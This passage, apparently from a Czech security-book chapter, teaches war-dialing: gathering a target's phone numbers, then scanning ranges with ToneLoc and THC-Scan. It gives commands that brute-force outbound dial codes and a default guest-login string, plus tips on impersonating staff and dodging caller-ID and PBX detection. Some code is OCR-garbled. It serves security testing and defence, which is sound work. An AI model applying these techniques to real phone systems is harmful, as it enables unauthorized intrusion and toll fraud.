Může se zdát, že začínáme tuto kapitolu popisem anachronismu (analogového dial-up připojení). Přes hromadné rozšíření kabelových modemů a DSL je však veřejná telefonní síť (PSTN - Public Switched Telephone Network) stále nejpoužívanější technologií při připojování z domova nebo i kanceláře. Podobně i senzační zprávy o útocích na internetové servery zastiňují prozaičtější průniky pomocí dial-up připojení, které jsou pravděpodobně nebezpečnější, a navíc snadnější.

Klidně se vsadíme, že většina velkých společností je mnohem zranitelnější skrze špatně inventarizované telefonní linky než prostřednictvím internetových bran chráněných firewallem. Bill Cheswick (bezpečnostní expert z AT&T) jednou přirovnal síť chráněnou firewallem ke „tvrdé skořápce okolo měkkého sladoučkého jádra“. Toto přirovnání však poněkud vázne. Proč bojovat s neproniknutelným firewallem, když můžeme proniknout přímo k měkkému jádru pomocí špatně zabezpečeného serveru pro vzdálený přístup? Zabezpečení dial-up připojení může být nejdůležitějším krokem ke zvýšení celkové bezpečnosti sítě.

Postup při dial-up útoku je skoro stejný jako při jakémkoli jiném útoku: sbírání stop, sken, inventarizace, útok. Až na několik výjimek lze celý proces automatizovat pomocí tradičních nástrojů zvaných dialery. V podstatě se jedná o programy, které automaticky vytáčejí telefonní čísla podle definovaného seznamu, zaznamenávají uskutečněná datová spojení, snaží se identifikovat systém na druhém konci linky, případně se pokusí připojit pomocí běžně používaných jmen a hesel. Manuální útok je používán v případě, že je třeba použít speciální software nebo specifické vědomosti o cílovém systému.

Výběr správného dialeru je tedy hlavním problémem jak pro útočníka, tak pro administrátora, který chce otestovat svoji síť. V této kapitole se budeme zabývat dvěma volně dostupnými programy (ToneLoc a THC-Scan) a dvěma komerčními produkty: PhoneSweep od firmy Sandstorm Enterprises a TeleSweep Secure od firmy Secure Logix.

Popíšeme také techniky, které lze použít k průniku do cílů identifikovaných dialery, včetně pobočkových ústředen a systémů hlasové pošty.

# PŘÍPRAVA K ÚTOKU

Abychom mohli vytvořit seznam čísel pro dialer, musíme nejprve najít jejich rozsah používaný v dané organizaci. Útočník většinou vychází ze jména společnosti a čísla hledá ve všech možných zdrojích.



## Vyhledávání telefonních čísel

Rozšířenost	<b>8</b>
Složitost	<b>8</b>
Dopad	<b>2</b>
Celkové riziko	<b>6</b>

Nejobvyklejším zdrojem jsou telefonní seznamy. Mnohé společnosti prodávají knihovny lokálních telefonních seznamů na CD-ROM, které mohou být použity jako přímý vstup pro dialer. Jakmile útočník získá například číslo spojovatelky (budeme ho nazývat hlavním číslem), jistě obvolá všechna čísla, která lze z tohoto hlavního čísla odvodit. Řekněme například, že se útočníkovi podařilo odhalit číslo 666-1111. Nastaví tedy dialer tak, aby otestoval všech 10 000 čísel v intervalu 666-XXXX. Pomocí čtyř modemů může obvolat tato čísla během několika dnů, takže se nejedná o nic nemožného.

Další možností je zatelefonovat lokální telekomunikační společnosti a pokusit se od zaměstnanců zákaznické podpory získat informace o telefonním 'připojení' cílové organizace. Takto může útočník odhalit neveřejná čísla, která jsou často používána ke vzdálenému přístupu a mají zpravidla jiné prefixy než čísla běžná. Mnohé z telekomunikačních společností tuto informaci po telefonu bez sdělení hesla neposkytují, ale stává se, že heslo nevyžadují, pokud se představíte jako zástupce cílové společnosti.

Kromě telefonních seznamů je dalším zdrojem informací o telefonních číslech webový server organizace. Mnozí zde zveřejňují kompletní seznamy telefonních čísel. Jestliže pro to neexistuje dobrý důvod, rozhodně se nejedná o dobrý nápad.

Telefonní čísla se mohou nacházet i na neočekávaných místech. Vraťme se ještě jednou k těm uvedeným v kapitole 1. Databáze domén (InterNIC, CZ NIC) obsahuje kontaktní informace o administrativním, technickém a účetním personálu, který obhospodařuje připojení do Internetu. Všechny tyto informace můžeme zjistit pomocí aplikace whois. Uveďme výstup, který poskytne whois databáze na dotaz o doméně „acme.com“:

```
Registrant: Acme, Incorporated (ACME-DOM)
Princeton Rd. Hightstown, NJ 08520
US Domain Name: ACME.COM
Administrative Contact: Smith, John (JSOOOO) jsmith@ACME.COM
                        555-555-5555 (FAX) 555-555-5556
Technical Contact, Zone Contact: ANS Hostmaster (AH-ORG) hostmaster@ANS.NET
                                    (800)555-5555
```

Nejenom že útočník právě získal číslo telefonní ústředny, ale zná i člověka (John Smith), za kterého se bude vydávat během zjišťování dalších informací od help desku cílové organizace nebo zástupců lokální telekomunikační společnosti. Naopak záznam o technickém kontaktu ukazuje, jak má podobná informa-

ce vypadat: obecné označení funkce a zelená linka (0800). Takováto informace nepomůže útočníkovi téměř v ničem.

Dobrou ověřovací metodou získaného rozsahu je ruční vytočení každého 25. čísla s tím, že se na druhém konci linky ozve něco jako „Firma XYZ, jak vám mohu pomoci?“. Dalším smrtelným nebezpečím jsou záznamníky oznamující, že jejich vlastník je na prázdninách a vrátí se až tehdy a tehdy. Spolehlivě identifikuj osobu, která si zcela určitě nevšimne, že se něco děje s jejím kontem (alespoň po dobu dovolené). Zaměstnanci by na záZNAMNÍCích neměli uvádět svoje postavení v organizační struktuře organizace, protože takovou informaci lze použít k obelstění ostatního personálu. Pokud například záZNAMNÍK odpoví větu „Dobrý den, na tomto záZNAMNÍKU můžete zanechat vzak pro Macha Šebesta, ředitele marketingu“, zcela určitě to povede k následujícímu rozhovoru s help deskem informačních technologií: „Haló, tady je Šebesta, marketingový ředitel. Okamžitě mi změňte heslo, nebo poznáte, zač je toho loket!“

## Obrana: zabraňte úniku informací



Ano, telefonní čísla jsou publikovaná proto, aby vás vaši zákazníci a partneři mohli kontaktovat, ale je třeba dodržovat určitá pravidla. Úzce spolupracujte se svou telekomunikační společností a ujistěte se, že jsou publikována pouze ta správná čísla, sestavte seznam lidí, kteří budou oprávněni s telekomunikační společností jednat, a dohodněte se na heslu. Vytvořte uvnitř IT skupinu, která bude kontrolovat, zda na webových serverech, v adresárových službách, v bannerech serverů pro vzdálený přístup atd. nejsou zveřejňována citlivá telefonní čísla. Kontaktujte InterNIC, resp. CZNIC, a opravte záznamy o zóně podle technického kontaktu ve výše uvedeném příkladu. Informujte uživatele o tom, že telefon není pouze dobrý přítel, ale že může sloužit i k získávání chouloustivých informací. Uživatelé by neměli být do telefonu příliš sdílni, dokud si neověří identitu volajícího.

## HROMADNÉ VYTÁČENÍ

K hromadnému vytáčení lze použít nepřeberné množství nástrojů. My se zaměříme na ToneLoc, THC-Scan a PhoneSweep a TeleSweep. Ještě před tím však dovolte malý úvod do použitých technologií.

## Hardware

Výběr správného hardwaru není rozhodně méně důležitý než výběr softwaru. Oba dále popisované volně šířitelné programy běží pod DOSem a mají nezaslouženou pověst velmi těžko konfigurovatelných nástrojů. Dialery pro PC totiž vyžadují poměrně složitou konfiguraci sériových portů (COM) a některé například vůbec nefungují s combo PCMCIA kartami. Nejméně problémů vám způsobí konfigurace se dvěma standardními COM porty, případně sériovou kartou s dalšími dvěma sériovými porty. Pokud ale chcete dosáhnout maximální rychlosti, které je dialer schopen, měli byste instalovat multiportovou kartu (například Digiboard), která umožní připojení až osmi modemů.

Množství modemů nepodceňujte, protože pokud chcete dosáhnout přiměřené spolehlivosti výsledků, musíte s ohledem na poruchy na linkách a další faktory nastavit time-outs přechodu na další číslo na 45 až 60 sekund. Musíme tedy počítat, že průměrná rychlosť vytáčení bude rovna jednomu spojení za minutu (z jednoho modemu). Jednoduchým výpočtem zjistíme, že obvolání 10 000 čísel z jednoho modemu potrvá přibližně 7 dní. V další sekci se navíc dovíte, že může nastat situace, kdy budete moci testovat čísla pouze mimo špičku. Je tedy zřejmé, že čím více modemů použijete, tím lépe.

Analýzu telefonních čísel může také výrazně zefektivnit použití vhodných modemů. Kvalitnější modemy totiž umí rozpoznat, že telefon zvedl člověk (umí detekovat hlas), že telefon vyzvání apod. Například hlasová detekce umožní modemu okamžitě (aniž by čekal na time-out) vyhodnotit telefonní číslo jako „hlasové“ (bez modemu) a pokračovat bez prodlev v dalším vytáčení. Protože velká část vytáčených čísel bude „hlasových“, umožní eliminace time-outů drasticky zredukovat celkovou dobu testování. Dokumentace programů THC-Scan a PhoneSweep doporučuje modemy USR Courier. V dokumentaci k THC-Scanu je také doporučován Zyxel Elitě, zatímco v dokumentaci k programu PhoneSweep je jako další alternativa doporučován Zyxel U-1496E Fax/Voice (<http://www.zyxel.com>).

## Právní otázky

Právní otázky testování velkého množství telefonních čísel nelze brát na lehkou váhu, protože jejich podcenění může vést až ke konfrontaci se zákonem. V některých lokalitách je sekvenční vytáčení velkého množství telefonních čísel ilegální, a přestože všechny programy, o kterých se zde zmíňujeme, umí čísla randomizovat, můžete se dostat do problémů. V případě, že provádíte oficiální testování, je nesmírně důležité obstarat si písemné povolení od organizace, která prověřovaná čísla vlastní. Do povolení je vhodné uvést konkrétní intervaly telefonních čísel, protože pokud bude některé z uvedených čísel vlastnit jiná organizace, padá odpovědnost na testovaný subjekt.

Ve smlouvě by také mělo být specifikováno časové rozmezí, ve kterém bude testování prováděno. Plánujte testy do nočních hodin, protože denní testování má vliv na produktivitu práce.

### Pozor

Pamatujte na to, že hromadné testování se zapnutou identifikací volajícího se dá přirovat k ponechání navštívenky na každém vytočeném čísle. Ujistěte se tedy, že máte na své lince funkci identifikace volajícího zakázánu (v případě oficiálního povolení testů to není samozřejmě nutné). Uvědomte si také, že testování zelených linek (0800) může vést k vašemu odhalení nezávisle na tom, jestli máte identifikaci volajícího povolenou, nebo ne, protože volané straně bude tento hovor vyúčtován.

## Náklady na meziměstské hovory

Nezapomeňte, že náklady na meziměstské hovory mohou při intenzivním testování dosáhnout astronomických hodnot, takže se ujistěte, že je s tím váš management srozuměn.

Dále se budeme zabývat konfigurací i použitím výše zmíněných programů. Vezměte však na vědomí, že některé pokročilé techniky popíšeme jen zběžně, takže pokud to s testováním telefonních čísel myslíte vážně, prostudujte pozorně manuály přiložené k programům.

## Software

Již jsme se zmínili o tom, že testování je vhodné provádět mimo pracovní dobu. Je tedy nezbytné, aby použitý program umožňoval definici časových harmonogramů testů a plynulé navázání v sekvenci prověřovaných čísel po případném přerušení testů. ToneLoc a THC-Scan v pravidelných intervalech ukládají výsledky testů, takže v případě jejich přerušení je možné později kdykoli pokračovat. Oba pro-

gramy umožňují základní definici počátku a konce testování v rámci 24hodinového intervalu. Automatizované spouštění testů v rámci dnů, týdnů atd. je nutno zajistit prostředky operačního systému (plánování úloh a dávek). PhoneSweep a Tel e Sweep naproti tomu umožňují kompletní plánování.

S vlnou nových komerčních programů s grafickým uživatelským rozhraním vyvstává otázka: Který z programů pro hromadné vytáčení je nejlepší? Odpověď je jednoduchá: Záleží na vědomostech, které člověk provádějící útok má.

ToneLoc a THC-Scan jsou skvělými aplikacemi pro zkušené uživatele. Oba programy mohou simultánně obsluhovat na jednom počítači několik modemů, což značně zkracuje čas potřebný k otestování velkého množství čísel. Ačkoli komerční programy (jako je TeleSweep) také podporují více modemů, jsou mnohem pomalejší. ToneLoc a THC-Scan jsou však zase méně uživatelsky přívětivé. Je to způsobeno jednak tím, že pracují pod DOSem, takže jejich uživatelské rozhraní není tak propracované jako grafické uživatelské rozhraní jejich komerčních konkurentů, a tím, že vyžadují znalosti operačního systému a hardwaru, bez kterých se neobejdete při konfiguraci modemů.

Na druhé straně zde uvedené komerční programy se díky svému graficky orientovanému uživatelskému rozhraní velmi snadno konfigurují i obsluhují. Oba komerční programy však neposkytují při identifikaci testovaných zařízení úplně přesné výsledky a nezbývá, než některá získaná data vyhodnocovat „ručně“.

Posledním kritériem, na základě kterého se můžete rozhodovat, je cena a tady jsou samozřejmě ToneLoc a THC-Scan bez konkurence.

## ToneLoc


ToneLoc (Tone Locator) od Minor Threat & Mucho Maas je jedním z prvních a nejpopulárnějších programů, které se objevily na veřejnosti. Původní webový server, odkud byl program distribuován, již neexistuje, můžete ho však stále ještě najít v mnoha „podzemních“ internetových archivech orientovaných na telekomunikační problematiku (phone phreaking). Jako většina dialerů běží ToneLoc pod DOSem (nebo v dosovém okně ve Win9x, NT, Win2000, případně pod emulátorem DOSu v Unixu) a je prověřeným a efektivním nástrojem hackerů i bezpečnostních konzultantů již mnoho let. Bohužel jej autoři nikdy neaktualizovali a nikdo neprevzal jeho další vývoj. ToneLoc se skvěle hodí k základním testům, kdy je jeho konfigurace jednoduchá. Složitější použití vyžaduje konfiguraci nepoměrně náročnější. Nejprve musíte spustit program TLCFG (viz obrázek 9-1), který zapíše základní parametry, jako je například konfigurace modemu (COM port, I/O adresa a IRQ) do souboru TLCFG.

Jakmile je konfigurační soubor vytvořen, můžete ToneLoc spustit z příkazové řádky s tím, že specifikujete rozsah čísel, která chcete testovat, soubor, do kterého budou uloženy výsledky, a další volby:

```
ToneLoc [DataFile] /M:[Mask] /R:[Range] /X:[ExMask] /D:[ExRange]
          /C:[Config] /#[Number] /S:[StartTime] /E:[EndTime]
          /H:[Hours] /T /K
[DataFile] - Soubor, kam budou ukládána data
[Mask] - Maska pro telefonní čísla Formát: 555-XXXX
[Range] - Rozsah testovaných čísel Formát: 5000-6999
[ExMask] - Maska čísel vyřazených z testu Formát: 1XXX
[ExRange] - Rozsah čísel vyřazených z testu Formát: 2500-2699
[Config] - Konfigurační soubor
[Number] - Počet uskutečněných volání Formát: 250
[StartTime] - Čas počátku testů Formát: 9:30p
```

[EndTime] - Čas ukončení testů  
 [Hours] - Maximální doba testování  
 Má vyšší váhu než [EndTime]

Formát: 6:45a  
 Formát: 5:30



Obrázek 9 - 1 . TLCFG.EXE slouží k nakonfigurování programu ToneLoc

Později uvidíte, že THC-Scan používá velmi podobné argumenty. V následujícím příkladu spustíme ToneLoc, aby vytvořil všechna čísla v rozmezí od 555-0000 do 555-9999 a výsledky uložil do souboru test.

```
toneloc test /M:555-XXXX /R:0000-9999
```

Na obrázku 9-2 je vidět ToneLoc v akci.

Následující příkaz vytvoří číslo 555-9999, počká na další vyzváněcí tón a otestuje všechny možné kombinace trojmístných čísel, dokud neuvede správný kód umožňující uskutečnění odchozího volání. ToneLoc umí testovat až čtyřmístné kódy. Přesvědčí vás tato informace o tom, že je třeba omezit možnost odchozích volání nebo alespoň používat kódy delší než čtyři znaky?

```
toneloc test /m:555-9999Wxxx
```

Konfigurační utilita TLCFG programu ToneLoc může být použita ke změně implicitních parametrů programu. ToneLoc automaticky vytváří soubor tone.log, do kterého zaznamenává všechny výsledky prováděného skenu. Soubor obsahuje datum a čas uskutečnění volání (na každé číslo) spolu s výsledky testu. V souboru jsou také uvedena čísla, která byla během skenu obsazena nebo při jejichž vytáčení došlo k timeoutu. Tato čísla mohou být ze souboru extrahována a znova otestována.

The screenshot shows the command-line interface of the ToneLoc program. The window title is 'C:\WINNT\System32\cmd.exe - toneloc test /M:555-XXXX /R:0001-9999'. The interface is divided into several sections:

- Activity Log:** A list of log entries from '20:29:29' to '20:31:22' detailing the search process. It includes entries like 'ToneLoc v1.10 (Sep 29 1994)', 'Scanning for: Carriers', and various modem connection attempts.
- Modem:** A table showing connection attempts to modems with numbers 555-8593, 555-1809, 555-5935, and 555-9006. Statuses include ATDT, BUSY, OK, and ATDT.
- Statistics:** Summary data including 'Started: 20:29:29', 'Current: 20:31:30', 'Max Dials: 9999', 'Dials/Hour: 278', 'ETA: 35:49', and a 'Found' section with counts for CD's, Voice, Busy, Rings, and Try #.

At the bottom of the window, the text reads:

ToneLoc v1.10 (Sep 29 1994) by Minor Threat & Mucho Maas  
COM2: Initialized: 19200 baud, rx buffer = 512 (16450 UART)

Obrázek 9-2. ToneLoc hledá signály generované modemy

ToneLoc také vytváří soubor found.log, obsahující všechna čísla, na kterých byla zjištěna nosná frekvence, a jsou zde uvedeny bannery, které poskytují připojená zařízení. Tato zařízení jsou často nakonfigurovaná velmi nedbale a poskytují mnoho užitečných informací o použitém operačním systému, aplikaci a hardwaru. Na základě těchto informací může útočník proti vybraným zařízením aplikovat konkrétní metody útoků. Pomocí TLCFG můžete specifikovat jména a umístění obou uvedených souborů.

ToneLoc má mnoho dalších speciálních funkcí, které jsou podrobně popsány v manuálu programu (TLUSER.DOC). Můžeme však konstatovat, že program funguje uspokojivě i v implicitní konfiguraci.



## Dávkové soubory pro program ToneLoc

Alternativní metodou použití programu ToneLoc je vytvoření dávkového souboru se seznamem čísel, která chceme otestovat uvedením jako argumenty na příkazové řádce. Výhoda této metody spočívá v tom, že modem je po každém vytoceném čísle znova inicializován. Proč je to tak důležité? Představte si, že provádíte dlouhé noční testování 1 000 telefonních čísel a na jednom z nich dojde k „zakousnutí“ modemu. Zbývající čísla pak samozřejmě nemohou být otestována a ztratíme několik hodin drahotenného času. Jestliže dojde k zakousnutí modemu v případě dávkového souboru, ToneLoc pouze počká definovaný časový interval, automaticky modem odpojí, reinitializuje ho a pokračuje dalším příkazovým řádkem dávky. Nedochází tak k neplánovaným časovým ztrátám.

Přechod k další příkazové řádce v dávce není o mnoho delší než přechod k dalšímu číslu v případě vytáčení čísel podle seznamu, takže ani v případě hladkého průběhu testování není dávkový soubor pomalejší než testování pomocí intervalu telefonních čísel zadaných jako argument programu.

Následuje příklad části dávkového souboru:

```
toneloc 0000warl.dat /M:*6718005550000 >> nul
toneloc 0001warl.dat /M:*6718005550001 >> nul
toneloc 0002warl.dat /M : *6718005550002 >> nul
toneloc 0003warl.dat /M:*6718005550003 >> nul
toneloc 0004warl.dat /M:*6718005550004 >> nul
toneloc 0005warl.dat /M:*6718005550005 >> nul
toneloc 0006warl.dat /M:*6718005550006 >> nul
toneloc 0007warl.dat /M:*6718005550007 >> nul
toneloc 0008 warl.dat /M : *6718005550008 >> nul
toneloc 0009warl.dat /M:*6718005550009 >> nul
toneloc 0010warl.dat /M:*6718005550010 >> nul
```

Soubory .dat obsahují výsledky testování každého čísla a >nul zamezí výpisu v daný moment nedůležitých informací.

Metodou popsanou výše jsme zajistili prakticky bezchybnou realizaci celého testu. Zbývá realizovat randomizaci čísel z testovaného intervalu. Ptáte se proč? Mnohé firmy již vlastní „chytré“ telefonní ústředny, které dokážou zaznamenat, případně blokovat, podezřelé aktivity, mezi něž sekvenční vytáčení čísel daného rozsahu rozhodně patří. Stejně tak může vaši činnost zaznamenat i telekomunikační společnost, pro kterou se rázem stanete nežádoucím elementem. Randomizací budete také relativně šetřit celá oddělení testované organizace (pokud sken provádíte během pracovních hodin), která by mohla být během určitých časových úseků plně vytížena zvedáním telefonů.

Vytvoření dávkového souboru s například 2 000 randomizovanými čísly můžeme realizovat následujícím skriptem:

```
'QBASIC Batch file creator, wrapper Program for ToneLoc
'Written by M4phrlk, www.m4phrlk.com, Stephan Barnes
```

```
OPEN "warl.bat" FOR OUTPUT AS #1
FOR a = 0 TO 2000
a$ = STR$(a)
a$ = LTRIM$(a$b
'the next 9 lines deal with digits 1thru10 10thru100 100thru1000
'after 1000 truncating doesn't happen
IF LEN(a$) = 1 THEN
a$ = "000" + a$
END IF
IF LEN(a$) = 2 THEN
a$ = "00" + a$
END IF
IF LEN(a$) = 3 THEN
a$ = "0" + a$
END IF
aa$ = a$ + "warl"
PRINT aa$
PRINT #1, "toneloc " + aa$ + ".dat" + " /M: *671800555" + a$ + " >> nul"
```

NEXT a  
CLOSE #1



## THC-Scan

Rozšířenost	9
Složitost	8
Dopad	8
<b>Celkové riziko</b>	<b>8</b>



Místo uprásdněné ToneLocem zaujal THC-Scan od van Hausera z německé skupiny The Hacke's Choice (THC, <http://www.infowar.co.uk/thc/>). Stejně jako ToneLoc běží THC-Scan pod DOSem (v dosovém okně Win9x, na kozole WinNT nebo pod unixovým emulátorem DOSu).

Ještě než THC-Scan použijete, musíte utilitu TS-CFG vygenerovat odpovídající konfigurační soubor (.CFG). Stejně jako v případě TLCFG je základní konfigurace poměrně jednoduchá, ale v případě ne-standardních konfigurací je dobré mít znalosti o PC COM portech. Běžné konfigurace portů jsou uvedeny v následující tabulce.

COM	IRQ	I/O Port
1	4	<b>3F8</b>
2	3	<b>2F8</b>
3	4	<b>3E8</b>
4	3	<b>2E8</b>

Pokud nevíte, jak jsou porty na vašem počítači nastaveny, můžete to zjistit pomocí utility MOD-DET, která je součástí distribuce. Chybová hlášení generovaná touto utilitou pod Windows ignorujte.

MODEM DETECTOR v2.00 (c) 1996,98 by van Hauser/THC

<vh@reptile.rug.ac.be>

Get the help screen with : MOD-DET.EXE?

Identifying Options...

```
Extended Scanning : NO
Use Fossil Driver : NO (Fossil Driver not present)
Slow Modem Detect : YES
Terminál Connect : NO
Output Filename : <none>
```


Autodetecting modems connected to COM 1 to COM 4 ...

COM 1 - None Found

```
COM 2 - Found! (Ready) [Irq: 3 | BaseAddress: $2F8]
COM 3 - None Found
COM 4 - None Found
```

1 Modem(s) found.

Jakmile je konfigurační soubor vytvořen, můžete začít s testováním telefonních čísel. Syntaxe příkazové řádky je podobná programu ToneLoc s několika vylepšeními. Popis argumentů a přepínačů najdete ve čtvrté části manuálu THC-SCAN.DOC. Dokonce i okno běžícího programu je podobné programu ToneLoc (viz obrázek 9-3).



Obrázek 9-3. THG-Scan znova povedl zástavu odhozenou programem ToneLoc

Časový harmonogram testování můžete nastavit pomocí přepínačů /S a /E (začátek a konec) a nástrojů daného operačního systému (příkaz at pod Windows NT i Unixem). Vhodné je uložit příkazový řádek s parametry programu do jednoduchého dávkového souboru, který je pak spouštěn programem at. Nesmíte však zapomenout na to, že pokud nepoužijete přepínač !, THC-SCAN.EXE hledá svůj konfigurační soubor pouze v aktuálním adresáři. Protože však at přírazuje plánovaným úlohám jako domovský adresář %systemroot%, THC-SCAN.EXE nikdy nenajde svůj konfigurační soubor, jestliže ho nespecifikujete na příkazové řádce. Uvedme příklad dávkového souboru thc.bat:

```
@@echo off
rem Ujistete se, ze thc-scan.exe lezi v ceste
rem pokud dávku spustite plánovačem at, musite specifikovat umistení souboru .cfg
rem pomocí prepinace !
rem jestliže spustite test znova, přepnlete se do adresáře s odpovidajicim .DAT
rem souborem a odstraňte volbu IV:
C:\thc-scan\bin\THC-SCAN.EXE test /M:555-xxxx /R:0000-9999
!/ :C:\thc-scan\bin\THC-SCAN.CFG /P:test IV /S:20:00 /E:6:00
```

Jakmile spustíte tuto dávku, počká THC-Scan do osmi hodin večer a poté začne s testováním, které bude pokračovat až do 6 hodin ráno. Každodenní spuštění této dávky zajistíte následujícím příkazem at (Windows):

```
at 7:58P /interactive /every:1 C:\thc-scan\bin\thc.bat
```

THC-Scan najde odpovídající soubor .DAT a bude pokračovat tam, kde předešlou noc skončil. Jakmile program otestuje všechna čísla, nezapomeňte zrušit případné zbývající úlohy příkazem at /delete.

Soubor NETSCAN.BAT z archivu THC-MISC.ZIP, který je součástí distribuce, umožňuje testování pomocí více modemů nebo využití několika klientů v síti. Tento skript (viz také druhou část dokumentace) automaticky rozdělí interval testovaných čísel a vytvoří oddělené .DAT soubory pro jednotlivé klienty nebo modemy. Aby bylo testování z více klientů nebo modemů úspěšné, dodržujte následující kroky:

1. Pro každý modem vytvořte oddělený adresář obsahující kopii programu THC-SCAN.EXE a soubor .CFG popisující odpovídající modem.
2. Modifikujte NETSCAN.BAT tak, jak je uvedeno v THC-SCAN.DOC. Nezapomeňte v sekci 2 specifikovat pomocí parametru „SET CLIENTS=“ počet modemů.
3. Zadejte netscan.bat [maska] [cislo modemu]. Nezapomeňte, že THC-SCAN.EXE musí být dostupný pomocí proměnné PATH.
4. Do adresářů náležejících jednotlivým modemům umístěte soubor .DAT. Pokud například běžel příkaz „netscan 555-XXXX 2“ (v případě použití dvou modemů), umístěte výsledný soubor 2555XXXX.DAT do adresáře modemu číslo dva.

THC-Scan může odeslat modemu na druhé straně linky specifické řetězce definované v souboru .CFG. Lze toho dosáhnout pomocí utility TS-CFG v sekci Carrier Hack Mode, kde můžete zmíněné řetězce nastavovat volbou Nudge. Implicitně je používán řetězec:

```
^~^~^~^~^~^M?^M^~help^M^~^~guest^M^~guest^M^~INFO^M^ML0
```

(^~ je pauza a ^M Enter). Tyto implicitní řetězce s kombinacemi jméno/heslo fungují poměrně uspokojivě, ale pokud máte o cílových zařízeních konkrétní znalost, můžete jejich úpravou dosáhnout ještě lepších výsledků.

Jakmile je testování ukončeno, čeká vás analýza souborů s logy. Tyto soubory obsahují seznamy volaných čísel, nalezených modemů, výzv terminálů, identifikovaných systémů atd. THC-Scan ukládá všechny tyto informace do tří typů souborů: do souboru .DAT, volitelného souboru .DB, který může být importován do ODBC databáze (musíte použít přepínač /F), a několik textových souborů .LOG, které obsahují seznamy obsazených čísel, čísel s modelem a výzv terminálů.

V případě, že používáte více modemů, je manipulace s výsledky poměrně složitá. Ke sloučení souborů .DAT z jednotlivých adresářů můžete použít utilitu DAT-MERGE.EXE, ale soubory s odpověďmi zařízení připojených na modelech (například terminálových serverů) musíte sloučit manuálně.


Nehledě na tyto drobné nedostatky je THC-Scan vzhledem ke své ceně skvělým nástrojem a van Hauser by měl být za jeho poskytnutí veřejnosti vyznamenán. Jak uvidíme za chvíli, jsou produkty, které odstraňují nedostatky programu THC-Scan, mnohem dražší.



## PhoneSweep

